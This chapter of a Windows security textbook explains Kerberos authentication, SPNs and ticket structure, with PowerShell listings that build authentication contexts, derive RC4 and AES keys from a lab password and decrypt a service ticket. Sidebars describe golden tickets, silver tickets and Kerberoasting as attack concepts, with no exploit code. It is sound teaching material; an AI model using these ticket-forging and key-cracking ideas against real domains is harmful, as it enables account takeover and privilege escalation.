

14

KERBEROS



In Windows 2000, the Kerberos authentication protocol replaced Netlogon as the primary mechanism for authenticating users on a domain controller. This chapter builds upon the description of interactive domain authentication in [Chapter 12](#) to explain how a user can authenticate to a Windows domain using Kerberos.

We'll start by looking at how Kerberos works, including how to generate the encryption keys used in the protocol, and decrypt Kerberos authentication tokens. Once you understand the inner workings of the protocol, we'll cover the delegation of authentication and the role of Kerberos in user-to-user authentication protocols.

Kerberos was first developed at Massachusetts Institute of Technology (MIT) in the 1980s. Microsoft uses version 5 of the protocol, which was formalized in RFC1510 in 1993, then updated in RFC4120 in 2005. Microsoft has also made a few modifications to the protocol to support its own needs; I'll mention some of these changes over the course of this chapter.

Interactive Authentication with Kerberos

As its primary function, Kerberos distributes *tickets*, each of which represents a user's verified identity. The system can use this identity to determine whether the user can access a service, such as a file server. For example, if the user sends their ticket in a request to open a file, the file server can check its validity, then decide whether to grant the user access through something like an access check.

Kerberos provides a means of distributing these tickets securely over an untrusted network and allowing the tickets to be verified. It does this by using shared encryption keys, commonly derived from a user's password, to encrypt and verify the tickets. The Active Directory server never stores the password in plaintext; it stores only the encryption key.

Initial User Authentication

Figure 14-1 shows the initial Kerberos user authentication process between a client computer and the domain controller running the *key distribution center (KDC)* service. The KDC issues Kerberos tickets to users and manages session encryption keys.




Figure 14-1: An overview of Kerberos authentication

When the LSA processes a logon request, it first derives the shared encryption key based on the user's password and a salt ❶. It generates the salt based on values, such as the username and realm, that depend on the type of encryption algorithm in use. We use the term *realm* to describe the scope of the Kerberos authentication. In Windows, the realm is the DNS name for the domain that contains the user, such as *mineral.local*. We can combine the username and the realm to form a user principal name, commonly written with an at symbol (@), as in *user@mineral.local*.

The LSA then generates an *authentication service request (AS-REQ)* message and sends it over the network to the authentication server ❷. The authentication server is the part of the KDC that is responsible for issuing an initial ticket to the authentication process. The AS-REQ message contains the username and realm as well as *pre-authentication data*, which consists of the current time encrypted with the user's shared encryption key. The authentication server can look up the shared key from its key database using the specified username and realm, then use the key to decrypt the pre-authentication data ❸. If it succeeds, it has verified that the data has come from the user, as only the server and the client should know the shared encryption key.

The authentication server then generates a *ticket granting ticket (TGT)*, which it encrypts with the shared encryption key for a special user, *krbtgt*. The authenticating user doesn't know the *krbtgt* user's shared key, so they can't decrypt the ticket. While the TGT has a special name, it's essentially just a ticket that verifies the user's identity to the *ticket granting server (TGS)*, which is responsible for issuing tickets for the user to authenticate to a network service. The ticket contains details about the user's identity encoded in a *privilege attribute certificate (PAC)*, as well as a randomly generated session key for the TGS to use. We'll see an example of a PAC in "Decrypting the AP-REQ Message" on page 469.

The authentication server also generates a second data value and encrypts it with the user's shared encryption key. This value, when decrypted, contains details about the ticket, such as how long it's valid for. Eventually, a ticket expires, and the user will need to request a new TGT.

This second value also contains the session encryption key, encrypted in the ticket. The authentication server packages the encrypted ticket and ticket information into the *authentication service reply (AS-REP)* message and sends it back to the client LSA ❶. [Figure 14-2](#) summarizes the format of this message.




Figure 14-2: The AS-REP message format

Once the LSA receives the AS-REP, it can decrypt it and extract the session key from the encrypted ticket information by using the user's shared encryption key. The successful decryption also demonstrates that the LSA is communicating with the correct authentication server, as another server wouldn't know the user's shared key.

But the LSA still doesn't know all of the user's information, as this information is stored in the PAC, which is encrypted in the ticket. To get the PAC, the LSA must request a ticket for itself from the TGS ❷. To do so, the LSA packages up the TGT, which it can't alter, with the *service principal name (SPN)* of the service it wants to access. The SPN is a string of the following form:

service class/instance name/service name

The *service class* is the type of service to use. The *instance name* is the hostname or network address that the service is running on. Finally, the *service name* is an optional value for disambiguating similar services on the same host. For the LSA to request a ticket for itself, it must set the service class to `HOST` and the instance name to the current host, such as

graphite.mineral.local. When converted to a string, this creates the following SPN: `HOST/graphite.mineral.local`.

You might remember that we used this string format to specify a target name for NTLM authentication in [Chapter 13](#). In fact, Windows took this format from Kerberos and applied it to NTLM to try to counter NTLM relay attacks.

To ensure that the server can verify its request, the LSA will also generate a cryptographic hash of the TGT. This hash encompasses the SPN, a timestamp, and a unique sequence number, all encrypted with the session key from the AS-REP's encrypted data value. This additional encrypted value is called the *authenticator*. The TGT, SPN, and authenticator are packaged up in a *ticket granting service request (TGS-REQ)* message and sent to the TGS. [Figure 14-3](#) summarizes the format of this message.




Figure 14-3: The TGS-REQ message format

The TGS receives the TGS-REQ message, and because it knows the shared encryption key for the *krbtgt* user, it can decrypt the TGT. This allows it to extract details about the user, as well as the session key. It can then verify that the ticket hasn't expired or isn't otherwise invalid (which would be the case if the user weren't allowed to authenticate to the domain or service).

The TGS can use the session key from the ticket to decrypt the authenticator and verify that the hash matches the associated information. This process ensures that only a user with access to the shared encryption key

could have extracted the session key from the AS-REP and encrypted the contents of the authenticator for this TGT. The TGS then verifies that the timestamp is recent. Typically, it will reject the request if the timestamp is older than five minutes. For this reason, it's crucial to Kerberos authentication that the client and server systems have synchronized clocks. The TGS also checks that it hasn't already seen the ticket's sequence number. This check counters replay attacks, in which the same TGS-REQ is sent multiple times.

If all the checks pass, the TGS can look up the SPN in the key database to retrieve an encryption key. Technically, each SPN could have its own encryption key, but Active Directory usually just maps these SPNs to a user or computer account. For example, the `HOST/graphite.mineral.local` SPN is mapped to the computer account for the *GRAPHITE* machine. You can query the SPNs an account is mapped to using the `setspn` utility or the `Get-ADComputer` PowerShell command, as shown in [Listing 14-1](#).

```
PS> Get-ADComputer -Identity $env:COMPUTERNAME -Properties ServicePrincipalNames | Select-Object -
HOST/GRAPHITE
TERMSRV/GRAPHITE.mineral.local
RestrictedKrbHost/GRAPHITE.mineral.local
HOST/GRAPHITE.mineral.local
TERMSRV/GRAPHITE
RestrictedKrbHost/GRAPHITE
```

Listing 14-1: Enumerating SPNs mapped to the current computer account

Assuming the host exists, the TGS can extract the shared encryption key for the `HOST` service ticket it will generate. If you return to [Figure 14-1](#), you'll see that the TGS will copy the PAC from the decrypted TGT into this new ticket and encrypt it with the session key for the SPN ❶. The TGS generates the same encrypted data as it did with the AS-REP, including the session key for the service to use. Then it packages the new ticket and the encrypted value into the *ticket granting service reply (TGS-REP)* and returns it to the client ❷. [Figure 14-4](#) summarizes the format of the TGS-REP message.




Figure 14-4: The TGS-REP message format

The LSA can now verify that it can decrypt the contents of the ticket and ensure the ticket targets the `HOST` SPN it requested. In particular, as the last step in [Figure 14-1](#), it uses the PAC to create the new user's `Token` object ⑥. This completes the authentication process. The user has now been authenticated, and the system can start its logon session, console session, and processes.

GOLDEN TICKETS

The Kerberos protocol relies on keeping the shared encryption keys secret. If an attacker gets hold of the shared keys or the passwords from which they're derived, they could generate their own Kerberos tickets with any security information they like.

One attack that uses this approach involves forging a *golden ticket*. This is possible when the `krbtgt` user's encryption key has been disclosed. This allows the attacker to encrypt a TGT with their own PAC, then use it to make a request to the TGS for a service ticket. As the ticket has been correctly encrypted, the TGS will verify it and issue a ticket for any target service with the user information from the TGT's PAC. For example, you could craft a service ticket with a domain administrator PAC to gain complete access to any system in a domain.

Getting the `krbtgt` encryption key usually requires compromising a domain controller and extracting the key from there. Doing this might seem reductive, because if you compromise the domain controller, you can already control ticket issuance, but there are still advantages to gaining the `krbtgt` key. For example, there could be multiple domain controllers on an enterprise network, and these domains will share a `krbtgt` encryption key. So, an attacker could compromise

the weakest configured system, extract the key, and use it to mount a wider attack on the network to compromise all domain controllers. This is why Microsoft and the industry recommend rotating the *krbtgt* key regularly, and have provided scripts to do this in a safe manner.

Network Service Authentication

Once the user has been authenticated to the local machine, the LSA must cache the following information before the user can communicate with other services on the network: the user's shared encryption key, which is based on their password; the TGT, to request additional service tickets; and the TGT session key.

The SSPI APIs discussed in the previous chapter include a Kerberos security package that handles the network service authentication process to retrieve a valid ticket for a network service based on its SPN. **Figure 14-5** provides an overview of the process of getting a ticket for a network service.




Figure 14-5: Kerberos authentication to a network service

This authentication process involves three systems: the client, the server, and the KDC. The first thing the client does is call the `InitializeSecurityContext` SSPI API with the user credentials and the network service's SPN ❶.

In **Figure 14-5**, we're assuming that we're making the authentication request as an existing authenticated user with a cached TGT. If we're not, and we've specified a username and password, the LSA needs to get the TGT for that user by following the authentication process outlined in the previous section. If the LSA already has a valid TGT, it can make a request to the TGS for a new ticket targeting the specified SPN ❷.

The TGS then verifies that the TGT is valid and that the caller knows the session key, which it can extract with knowledge of the user's shared key. Once it has verified this value, the TGS looks up the shared encryption key for the target SPN. If the SPN doesn't exist or the user isn't allowed to use the service, it returns an error, which the LSA will report to the caller.

If everything occurs correctly, the TGS will generate the TGS-REP message with the new ticket and return it to the client's LSA ③.

As with the original TGT, the TGS encrypts the ticket using a key the client shouldn't have access to. However, it encrypts the extra encrypted value using the TGT's session key, which the LSA can decrypt. This encrypted value contains the session key for communicating with the service. The LSA takes the ticket and generates an authenticator encrypted with the service session key, then packages the ticket and authenticator into an *authentication protocol request (AP-REQ)* message. The structure of this message is basically the same as that of the TGS-REQ message, but the request is sent to the service rather than the TGS.

The LSA returns this AP-REQ to the user ④. At this point, the client application regains control of the authentication process, and it can package up the AP-REQ into the network protocol and transmit it to the server ⑤. The server extracts the AP-REQ and passes it to its own LSA via the `AcceptSecurityContext` API ⑥.

The LSA on the server should already have the shared encryption key for the cached ticket. It's common to tie the SPN to the computer account used by the *Local System* user. Therefore, any privileged service, such as the SMB server, should have access to the computer's password needed to decrypt the ticket. If the service is running as a user, the system must have configured an SPN mapping for that user before the ticket can be accepted.

Assuming it can decrypt and verify the ticket, the server's LSA will then extract the PAC from the ticket and build a local token for the user. The PAC has a signature that the server can use to verify that it hasn't been tampered with. Also, an optional verification process can ensure that the PAC was issued by the KDC. The network service can now use the generated token to impersonate the authenticating user ⑦.

The final step in [Figure 14-5](#) is optional. By default, the server doesn't need to return anything to the client to complete the authentication; it has everything it needs to decrypt the ticket and let the service access the user's identity. However, you might want to ensure that the server you're talking to knows the ticket's key and isn't lying. One way that the server can prove it knows the encryption key is to encrypt or sign something using the ticket's session key and return this to the client. We refer to this practice as *mutual authentication*.

Kerberos uses the *authentication protocol reply (AP-REP)* message to send this encrypted value back to the client ⑧. The AP-REP message contains an authenticator value like the one sent in the AP-REQ, but it has a slightly different format, as it is encrypted using the session key. Because only a valid recipient of the ticket could have decrypted the session key to encrypt the authenticator, this verifies the server's identity.

SILVER TICKETS AND KERBEROASTING

A *silver ticket* is a more limited type of forged ticket than the golden ticket, but it's potentially easier to obtain. This attack uses a service's shared encryption key instead of the *krbtgt* key to forge a ticket for a service without requesting it from the domain controller. The contents of the ticket, including the PAC, can impersonate any domain user, including privileged users. Note that this PAC modification works only if the server doesn't verify it with the KDC. This verification is generally not enabled when the server is running as a privileged user such as *SYSTEM*.

How would an attacker get the shared encryption key for a service? They might have previously compromised the server and extracted the service key from the LSA. If the key hasn't changed, it could enable a long-term compromise of a service. Another approach is to brute-force the password used to derive the encryption key. If the attacker can guess a password, they could encrypt a service ticket and check whether the service accepts it.

A more efficient attack, called *Kerberoasting*, takes advantage of the fact that the service ticket requested from the TGS is already encrypted using the service's key. The attacker can request a service ticket for their target, then use the returned information used to mount an offline brute-force attack against the password. We'll cover an example of Kerberoasting in this chapter's worked examples.

Performing Kerberos Authentication in PowerShell

How much of the network service authentication process can we observe from PowerShell? Let's find out. We'll start by getting the credentials handle, as shown in [Listing 14-2](#).

```

❶ PS> $credout = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Outbound
❷ PS> $spn = "HOST/$env:COMPUTERNAME"
PS> $client = New-LsaClientContext -CredHandle $credout -Target $spn
PS> Format-LsaAuthToken -Token $client.Token
❸ <KerberosV5 KRB_AP_REQ>
Options           : None
<Ticket>
Ticket Version    : 5
❹ ServerName      : SRV_INST - HOST/GRAPHITE
Realm             : MINERAL.LOCAL
❺ Encryption Type : AES256_CTS_HMAC_SHA1_96
❻ Key Version     : 1
Cipher Text       :
00000000: B2 9F B5 0C 7E D9 C4 7F 4A DA 19 CB B4 98 AD 33
00000010: 20 3A 2E C3 35 0B F3 FE 2D FF A7 FD 00 2B F2 54
--snip--
00000410: B7 52 F1 0C 7F 0A C8 5E 87 AD 54 4A
❼ <Authenticator>
Encryption Type   : AES256_CTS_HMAC_SHA1_96
Cipher Text       :
00000000: E4 E9 55 CB 40 41 27 05 D0 52 92 79 76 91 4D 8D
00000010: A1 F2 56 D1 23 1F BF EC 7A 60 14 0E 00 B6 AD 3D
--snip--
00000190: 04 D4 E4 5D 18 60 DB C5 FD

```

Listing 14-2: Setting up a client authentication context for Kerberos

In this case, we specify the `Kerberos` package ❶ instead of the `NTLM` package we used in the previous chapter. Once we receive the handle, we can create a client authentication context. To do this, we must specify an SPN to authenticate to; here I've picked the `HOST` SPN on the local computer ❷.

At this point, the LSA should get a ticket for the service by using the previously negotiated TGT and sending a TGS-REQ. If the SPN is incorrect or unknown, the TGS will return an error, which the LSA will pass back to us when it creates the client authentication context. The error will look like the following:

```
(0x80090303) - The specified target is unknown or unreachable
```

In [Listing 14-2](#), the only thing we receive is the AP-REQ ❸; we don't receive the TGS-REQ or the TGS-REP. Because we formatted the fields of the Kerberos authentication token, we can see only the values available in plaintext. This includes a set of option flags currently set to `None`; other values would indicate various properties of the request, which we'll come back to when we discuss configuring the optional mutual authentication.

The ticket also contains the target SPN and realm ❹, which the server needs to select the correct shared encryption key. You can recognize an SPN based on the presence of the `SRV_INST` name type, which indicates a service instance.

Next, the ticket specifies the encryption parameters. First it lists the algorithm used to encrypt and verify the ciphertext. In this case, it uses AES ciphertext-stealing mode (CTS) with a 256-bit key for encryption and a SHA1 HMAC truncated to 96 bits ❺. [Table 14-1](#) shows other common encryption algorithms used by Windows.

Table 14-1: Common Kerberos Encryption Types on Windows

Name	Encryption	Verification
AES256_CTS_HMAC_SHA1_96	AES CTS 256-bit	SHA1 HMAC truncated to 96 bits
AES128_CTS_HMAC_SHA1_96	AES CTS 128-bit	SHA1 HMAC truncated to 96 bits
DES_CBC_MD5	DES 56-bit	MD5 HMAC
RC4_HMAC_MD5	RC4	MD5 HMAC

Notice that the ticket contains the *key version number* ❻. When a user or computer changes its password, the shared encryption key must also change. To ensure that the system selects the correct key, it stores this version number with the password-derived key and increments it upon ev-

ery key change. In this case, the version is 1, which means the computer has never changed its password.

The presence of the key version number indicates that the ticket is encrypted with a long-lived shared encryption key. A missing version number would indicate that the ticket was encrypted with a previously negotiated session key. Because we're looking at the first message being sent to the service as part of this authentication process, the client and service do not currently share any session key, so the client must use the computer's shared encryption key.

The encrypted ciphertext follows the key information. Since we don't know the encryption key, we can't decrypt it. Following the ticket is the authenticator ❶, which also starts by listing key information. Notice the lack of a key version number; it's missing here because the authenticator is encrypted with the session key inside the ticket.

NOTE

In this case, because we've generated a ticket targeting the computer we're currently running on, we could extract the computer account encryption key, either by directly accessing it in memory or from the MACHINE.ACC\$ LSA secret in the registry. This process is outside the scope of this chapter.

We can complete the authentication process by passing the client authentication token to a server authentication context, in the same way we did when using NTLM authentication in [Chapter 13. Listing 14-3](#) demonstrates this.

```
PS> $credin = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Inbound
PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext -Server $server -Token $client.Token
Exception calling "Continue" with "1" argument(s):
"(0x8009030C) - The logon attempt failed"
```

Listing 14-3: Completing the Kerberos authentication

We set up the server authentication context, then update the context with the client's authentication token. However, when we call the `Update-LsaServerContext` PowerShell command, the authentication fails with an error. Perhaps this shouldn't come as a massive surprise. Only the *Local System* user has direct access to the shared encryption key for the computer account used for the `HOST` SPN. Therefore, when the LSA verifies the `AP-REQ`, it can't decrypt it and returns an error.

Can we find an SPN that we can negotiate locally? Windows specifies a `RestrictedKrbHost` service class. The SPN for the local computer with this service class is mapped to the computer account, so the ticket is once again encrypted using the computer account's key. However, the LSA treats the service class specially and will allow any user on the system to decrypt it, unlike with `HOST`. When we change the command to use the restricted service class instead, we get the output shown in [Listing 14-4](#).

```

PS> $credout = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Outbound
❶ PS> $spn = "RestrictedKrbHost/$env:COMPUTERNAME"
PS> $client = New-LsaClientContext -CredHandle $credout -Target $spn
PS> Format-LsaAuthToken -Token $client.Token
<KerberosV5 KRB_AP_REQ>
Options          : None
<Ticket>
Ticket Version   : 5
❷ ServerName     : SRV_INST - RestrictedKrbHost/GRAPHITE
--snip--

PS> $credin = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Inbound
PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext -Server $server -Token $client.Token
PS> Use-NtObject($token = Get-LsaAccessToken $server) {
    Get-NtLogonSession $token | Format-Table
}
❸ LogonId          UserName          LogonType SessionId
-----
00000000-01214E12 MINERAL\alice Network    0

```

Listing 14-4: Authenticating using the RestrictedKrbHost SPN

Here, we change the SPN to use the `RestrictedKrbHost` service class for the current computer name ❶. We then complete the authentication, as in Listings 14-2 and 14-3. Note the change in the SPN provided in the AP-REQ message ❷. This time, when we update the server authentication context the operation succeeds, so we can extract the generated `Token` object and display the logon session ❸.

In [Listing 14-5](#), we test mutual authentication and view the returned AP-REP message.

```

❶ PS> $client = New-LsaClientContext -CredHandle $credout
    -Target "RestrictedKrbHost/$env:COMPUTERNAME" -RequestAttribute MutualAuth
PS> Format-LsaAuthToken -Token $client.Token
<KerberosV5 KRB_AP_REQ>
❷ Options          : MutualAuthRequired
--snip--

PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext -Server $server -Token $client.Token
PS> $ap_rep = $server.Token
PS> $ap_rep | Format-LsaAuthToken
❸ <KerberosV5 KRB_AP_REP>
    <Encrypted Part>
❹ Encryption Type : AES256_CTS_HMAC_SHA1_96
    Cipher Text    :
    00000000: 32 E1 3F FC 25 70 51 29 51 AE 4E AC B9 BD 58 72
--snip--

```

Listing 14-5: Enabling mutual authentication

We enable mutual authentication by specifying the `MutualAuth` request attribute flag when creating the client authentication context ❶. In the AP-REP message, we see that a `MutualAuthRequired` flag is set ❷, which requires

the service to return an AP-REP message. When we format the server's authentication token, we see the AP-REP message, which contains only an encrypted value ③. The encryption key information ④ doesn't have a key version number, as this is encrypted by the session key, not a shared encryption key.

Decrypting the AP-REQ Message

Once we receive an AP-REQ message, we'll want to decrypt it. But so far, we've encrypted all the tickets in our examples using a key derived from the computer's password. While we might be able to extract this password for use in the decryption operation, doing so would require a lot of additional work. How can we decrypt the ticket for the AP-REQ message with the least amount of effort?

One approach is to specify an SPN that causes the TGS to use our own password. We can then derive the encryption key based on the account password we control to decrypt the ticket. You can add an SPN to your user account using the `setspn` utility or the `Set-ADUser` PowerShell command. You'll need to do this as a domain administrator; otherwise, you won't have the Active Directory access necessary to configure it. The following command adds the SPN `HTTP/graphite` to the *alice* user:

```
PS> Set-ADUser -Identity alice -ServicePrincipalNames @{Add="HTTP/graphite"}
```

You can also use this command to remove SPNs by changing `Add` to `Remove`. The SPN can be almost arbitrary, but it's a best practice to stick to known service classes and hosts.

We can now run the script to perform the authentication with the new SPN. [Listing 14-6](#) shows the resulting AP-REQ.

```
PS> $credout = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Outbound
PS> $client = New-LsaClientContext -CredHandle $credout -Target
"HTTP/graphite"
PS> Format-LsaAuthToken -Token $client.Token
<KerberosV5 KRB_AP_REQ>
Options          : None
<Ticket>
Ticket Version   : 5
Server Name      : SRV_INST - HTTP/graphite
Realm            : MINERAL.LOCAL
Encryption Type  : ARCFOUR_HMAC_MD5
Key Version      : 3
Cipher Text      :
00000000: 1A 33 03 E3 04 47 29 99 AF B5 E0 5B 6A A4 B0 D9
00000010: BA 7E 9F 84 C3 BD 09 62 57 B7 FB F7 86 3B D7 08
--snip--
00000410: AF 74 71 23 96 D6 30 01 05 9A 89 D7
<Authenticator>
Encryption Type  : ARCFOUR_HMAC_MD5
Cipher Text      :
00000000: 72 30 A1 25 F1 CC DD B2 C2 7F 61 8B 36 F9 37 B5
00000010: 0C D8 17 6B BB 60 D3 04 6E 3A C4 67 68 3D 90 EE
```

```
--snip--
00000180: 5E 91 16 3A 5F 7B 96 35 91
```

Listing 14-6: The AP-REQ for the HTTP/graphite SPN

If you examine this output, you'll see that not much has changed, but we can at least confirm that the ticket relates to the SPN we specified. This means we can request a ticket for the service that should map to the user. One other change is that the encryption type is now RC4 rather than AES. This is due to an odd behavior of Kerberos in Windows: when the SPN is assigned to a user, the encryption type defaults to RC4. This is good news for us, as RC4 is much simpler to decrypt, as you'll soon see. Note also that the key version number is set, indicating that the ticket is encrypted with the shared encryption key.

Before we can decrypt this ticket, we need to generate a key for the encryption algorithm. Generating an RC4 key is easy: we simply calculate the MD4 hash of the Unicode password on which it is based. We've seen this operation before: this key is identical to the NT hash used in NTLM, and not by coincidence. When Microsoft introduced the RC4 algorithm into Kerberos, it used the NT hash to support existing users without requiring them to update their passwords to generate new encryption keys. The use of the RC4 algorithm also circumvents difficulties involving cryptography export restrictions.

If we supply the user's password, we can generate the RC4 Kerberos key using the `Get-KerberosKey` PowerShell command, as shown in [Listing 14-7](#).

```
PS> $key = Get-KerberosKey -Password "AlicePassw0rd" -KeyType ARCFour_HMAC_MD5
-NameType SRV_INST -Principal "HTTP/graphite@mineral.local"
PS> $key.Key | Out-HexDump
C0 12 36 B2 39 0B 9E 82 EE FD 6E 8E 57 E5 1C E1
```

Listing 14-7: Generating an RC4 Kerberos key for the SPN

Note that you must use the valid password of the user account with which you're running the example.

GENERATING AES KEYS

Generating an RC4 key from a password is easy, as the final key relies on no other information. Nevertheless, this design leads to some interesting problems: for example, if two accounts share the same password, they can decrypt each other's tickets. Also, the decryption implementation in the PowerShell module can brute-force a key in cases where the principal is incorrect or the key number doesn't match.

However, AES keys are a different matter. AES uses the *Password-Based Key Derivation Function 2 (PBKDFv2)* algorithm to calculate an intermediate key based on the password, then uses this key to generate the final key. PBKDFv2 needs three values to generate the intermediate key: the password, a salt value

to make the key harder to brute-force, and the number of iterations for which the generation algorithm should execute.

By default, the algorithm uses 4,096 iterations, and it derives the salt from the principal name by concatenating the uppercase form of the realm with the client's name. For example, `alice@mineral.local` would create the salt `MINERAL.LOCALalice`, while the SPN we used, `HOST/graphite@mineral.local`, would generate `MINERAL.LOCALhostgraphite`. Using just the SPN to derive the key will produce an incorrect result, so you should specify the salt explicitly when calling `Get-KerberosKey`, as shown here:

```
PS> $aes_key = Get-KerberosKey -Password "AlicePassw0rd"
-KeyType AES256_CTS_HMAC_SHA1_96 -NameType SRV_INST
-Principal "HTTP/graphite@mineral.local" -Salt "MINERAL.LOCALalice"
PS> $aes_key.Key | Out-HexDump
CF 30 3E 2D BB FA 29 1D EF 87 C1 79 B2 18 7A AD
D3 38 77 27 51 C2 5E C3 C8 DD D8 01 CC AC 0A A9
```

We can now pass the AP-REQ authentication token and the key to the `Unprotect-LsaAuthToken` PowerShell command to decrypt the ticket and authenticator. By passing the decrypted authentication token to the `Format-LsaAuthToken` command, we can display the unprotected information. As the decrypted ticket is quite large, we'll inspect it in parts, starting in

[Listing 14-8.](#)

```
PS> $ap_req = Unprotect-LsaAuthToken -Token $client.Token -Key $key
PS> $ap_req | Format-LsaAuthToken
<KerberosV5 KRB_AP_REQ>
Options          : None
<Ticket>
Ticket Version   : 5
Server Name      : SRV_INST - HTTP/graphite
Realm            : MINERAL.LOCAL
Flags            : Forwardable, Renewable, PreAuthent, EncPARep
❶ Client Name    : PRINCIPAL - alice
Client Realm     : MINERAL.LOCAL
